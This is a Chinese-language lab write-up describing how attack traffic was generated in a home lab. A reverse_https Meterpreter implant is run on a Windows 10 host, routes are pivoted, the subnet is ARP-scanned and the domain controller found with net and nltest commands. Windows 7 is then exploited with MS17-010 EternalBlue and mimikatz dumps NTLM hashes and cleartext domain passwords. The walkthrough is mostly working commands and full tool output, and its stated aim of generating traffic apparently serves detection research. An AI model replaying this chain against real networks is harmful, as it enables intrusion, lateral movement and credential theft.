

# 加密流量生成过程

本文的词汇标注如下：


**木马**：msf/cs生成的恶意文件都以木马称呼，不区分工具

**teamserver**：攻击机kali上msf终端或cs的teamserver，不区分工具

**payload**：windows/x64/meterpreter/reverse\_https msf与cs一致，都为reverse\_https

## 网络拓扑

拓扑环境大致如图所示：



## 打靶过程

win10为入口点，由于为了生成加密流量，所以没必要去打点，直接执行木马，反弹shell到teamserver，查看路由：

```
meterpreter > route list -p
```

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
192.168.56.0	255.255.255.0	192.168.56.103	266	11
192.168.56.103	255.255.255.255	192.168.56.103	266	11
192.168.56.255	255.255.255.255	192.168.56.103	266	11
192.168.57.0	255.255.255.0	192.168.57.5	266	13
192.168.57.5	255.255.255.255	192.168.57.5	266	13
192.168.57.255	255.255.255.255	192.168.57.5	266	13
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	192.168.56.103	266	11
224.0.0.0	240.0.0.0	192.168.57.5	266	13
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	192.168.56.103	266	11
255.255.255.255	255.255.255.255	192.168.57.5	266	13

No IPv6 routes were found.

添加路由：

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search autoroute
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	post/multi/manage/autoroute		normal	No	Multi Manage Network Route via Meterpreter Session

Interact with a module by name or index. For example `info 0`, `use 0` or `use post/multi/manage/autoroute`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/autoroute) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter	x64/windows NT AUTHORITY\SYSTEM @ TQI-PC	192.168.57.6:8443 → 127.0.0.1 (192.168.57.5)

```
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run
```

```
[*] SESSION may not be compatible with this module:
[*] * incompatible session platform: windows
[*] Running module against TQI-PC
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.57.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

内网做arp：

```

msf6 post(multi/manage/autoroute) > search arp
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/spoof/arp/arp_poisoning        1999-12-22      normal No      ARP Spoof
1  auxiliary/scanner/discovery/arp_sweep    2013-06-28      normal No      ARP Sweep Local Network Discovery
2  post/windows/gather/bloodhound            2015-02-23      normal No      BloodHound Ingestor
3  exploit/unix/webapp/carberp_backdoor_exec 2013-06-28      great  Yes     Carberp Web Panel C2 Backdoor Remote PHP Code Execution
4  exploit/linux/http/dlink_dcs931l_upload  2015-02-23      great  Yes     D-Link DCS-931L File Upload
5  auxiliary/scanner/discovery/ipv6_neighbor 2015-02-23      normal No      IPv6 Local Neighbor Discovery
6  exploit/windows/browser/ms05_054_onload   2005-11-21      normal No      MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler R
7  exploit/windows/smb/smb_shadow            2021-02-16      manual No      Microsoft Windows SMB Direct Session Takeover
8  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02      excellent No     ProFTPD-1.3.3c Backdoor Command Execution
9  auxiliary/scanner/misc/raysharp_dvr_passwords 2010-12-02      normal No      Ray Sharp DVR Password Retriever
10 post/windows/gather/arp_scanner           normal          No      Windows Gather ARP Scanner
11 post/windows/gather/forensics/browser_history normal          No      Windows Gather Skype, Firefox, and Chrome Artifacts

Interact with a module by name or index. For example info 11, use 11 or use post/windows/gather/forensics/browser_history

msf6 post(multi/manage/autoroute) > use 10
msf6 post(windows/gather/arp_scanner) > show options
Module options (post/windows/gather/arp_scanner):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.56.0/24 yes        The target address range or CIDR identifier
SESSION   10               yes        The session to run this module on
THREADS   10               no         The number of concurrent threads

msf6 post(windows/gather/arp_scanner) > set rhosts 192.168.56.0/24
rhosts => 192.168.56.0/24
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > run

[*] Running module against TQI-PC
[*] ARP Scanning 192.168.56.0/24
[+] IP: 192.168.56.103 MAC 08:00:27:38:1e:6c (CADMIUS COMPUTER SYSTEMS)
[+] IP: 192.168.56.101 MAC 08:00:27:5b:13:48 (CADMIUS COMPUTER SYSTEMS)
[+] IP: 192.168.56.102 MAC 08:00:27:d6:2b:fc (CADMIUS COMPUTER SYSTEMS)
[+] IP: 192.168.56.255 MAC 08:00:27:38:1e:6c (CADMIUS COMPUTER SYSTEMS)
[*] Post module execution completed

```

判断域控主机:

```

meterpreter > shell
Process 2744 created.
Channel 1 created.
Microsoft Windows [汾 6.1.7600]
(c) 2009 Microsoft Corporation

C:\Windows\system32>ping test.com
ping test.com

**** Ping test.com [192.168.56.101] **** 32 J****:
**** 192.168.56.101 :L32=** :b h**=1ms TTL=128
**** 192.168.56.101 :L32=** :b h**<1ms TTL=128
**** 192.168.56.101 :L32=** :b h**<1ms TTL=128
**** 192.168.56.101 :L32=** :b h**<1ms TTL=128

192.168.56.101 > Ping T****:
****: 4**** = 4**** = 0 (0% ****)
****rL****h**(+d****I****):
**** = 0ms**** = 1ms**** = 0ms

C:\Windows\system32>net time /domain
net time /domain
\\WIN-8VM920L8QV1.test.com 2022/5/6 10:19:08

*****J*****g*

```

```
C:\Windows\system32>nltest /DCLIST:test
nltest /DCLIST:test
*****test***** DC *****6*(*3*\WIN-8VM920L8QV1*****
WIN-8VM920L8QV1.test.com [PDC] [DS] q*: Default-First-Site-Name
*****J*****

C:\Windows\system32>net group "domain admins" /domain
net group "domain admins" /domain
***** test.com *****

Domain Admins
y* *****U

**U

Administrator
*****J*****g*

C:\Windows\system32>ping WIN-8VM920L8QV1
ping WIN-8VM920L8QV1

**** Ping win-8vm920l8qv1.test.com [192.168.56.101] **** 32 *J*****:
**** 192.168.56.101 *L32=** :b h*=1ms TTL=128
**** 192.168.56.101 *L32=** :b h*<1ms TTL=128
**** 192.168.56.101 *L32=** :b h*<1ms TTL=128
**** 192.168.56.101 *L32=** :b h*<1ms TTL=128

192.168.56.101 ** Ping T*****:
*****: *v*** = 4*** = 4*** = 0 (0% ***)**
*****rL***n**(*d***i**):
**** = 0ms*** = 1ms**5** = 0ms
```

通过ms17010去打win7，此处msf与cs略有不同

- **msf**: 直接加路由打
- **cs**: 通过win10入口主机起socks服务，msf挂cs的socks去打ms17010，这样流量走的就是cs的流量，连接方式为cs的reverse\_https

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started HTTPS reverse handler on https://192.168.57.6:8443
[*] 192.168.57.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.57.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 192.168.57.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.57.5:445 - The target is vulnerable.
[*] 192.168.57.5:445 - Connecting to target for exploitation.
[*] 192.168.57.5:445 - Connection established for exploitation.
[*] 192.168.57.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.5:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.57.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.57.5:445 - 0x00000010 74 65 20 37 36 30 30 te 7600
[*] 192.168.57.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.5:445 - Starting non-paged pool grooming
[*] 192.168.57.5:445 - Sending SMBv2 buffers
[*] 192.168.57.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.5:445 - Sending final SMBv2 buffers.
[*] 192.168.57.5:445 - Sending last fragment of exploit packet!
[*] 192.168.57.5:445 - Receiving response from exploit packet
[*] 192.168.57.5:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.57.5:445 - Sending egg to corrupted connection.
[*] 192.168.57.5:445 - Triggering free of corrupted buffer.
[*] https://192.168.57.6:8443 handling request from 192.168.57.5; (UUID: dvppxrfj) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.57.6:8443 handling request from 192.168.57.5; (UUID: dvppxrfj) Staging x64 payload (201308 bytes) ...
[*] https://192.168.57.6:8443 handling request from 192.168.57.5; (UUID: dvppxrfj) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.57.6:8443 -> 127.0.0.1 ) at 2022-05-05 21:35:52 -0400
[*] 192.168.57.5:445 - -----WIN-----
[*] 192.168.57.5:445 - -----
[*] 192.168.57.5:445 - -----

meterpreter >
```

拿到meterpreter，由于是永恒之蓝打的，所以上线即是 system 权限，直接上传猕猴桃去抓取win7主机密码

**注：**此处没有抓win10的是因为在win10以后版本（包括win10）以及winserver2012以后版本（包括winserver2012）需要修改注册表然后采用fakelogin之类的方案去诱导用户重新输入密码才可以抓取，由于靶场环境，所以没做那么麻烦，直接在win7上抓速度更快也更优雅，此处的msf与cs的思路一致，不过msf使用的是自带的扩展，cs是上传的

```
##### mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Username      Domain      LM      NTLM      SHA1
-----
Administrator TEST      6bf11e04afab197faa495702b9479b63 1a790e1888b67a0f9032f154f9046073 321099838a97db895be3e832e92c3e1312ef2b77
TQI-PC$      TEST      6bf11e04afab197faa495702b9479b63 1fba095c6a812ec051a943640a81b848 60ca04017272e5db1d8af2bd941d67e7409e42be
win7         TEST      6bf11e04afab197faa495702b9479b63 62c73afdc9527873569a35488fc25789 9ea0248763cad6c535c7e0de800ed308df3e14db

wdigest credentials

Username      Domain      Password
-----
Administrator TEST      123456Q,T
TQI-PC$      TEST      0'#gAK1QU?H6H1BK0hsRW!FV]:x<HW86P6hrbmFQLS['jy[jQ2\?V0rpP6M`OqsXfx6c#NsD5e6VN_u6!R/wTMzHL)Q[>knFj>_13fAj8o<]7\20qr1f^u
win7         TEST      123456Q,T

tspkg credentials

Username      Domain      Password
-----
Administrator TEST      123456Q,T
win7         TEST      123456Q,T

kerberos credentials

Username      Domain      Password
-----
Administrator TEST.COM 123456Q,T
tqi-pc$      TEST.COM 0'#gAK1QU?H6H1BK0hsRW!FV]:x<HW86P6hrbmFQLS['jy[jQ2\?V0rpP6M`OqsXfx6c#NsD5e6VN_u6!R/wTMzHL)Q[>knFj>_13fAj8o<]7\20qr1f^u
win7         TEST.COM 123456Q,T
```

通过解出来的administrator的用户去登录域控主机，结束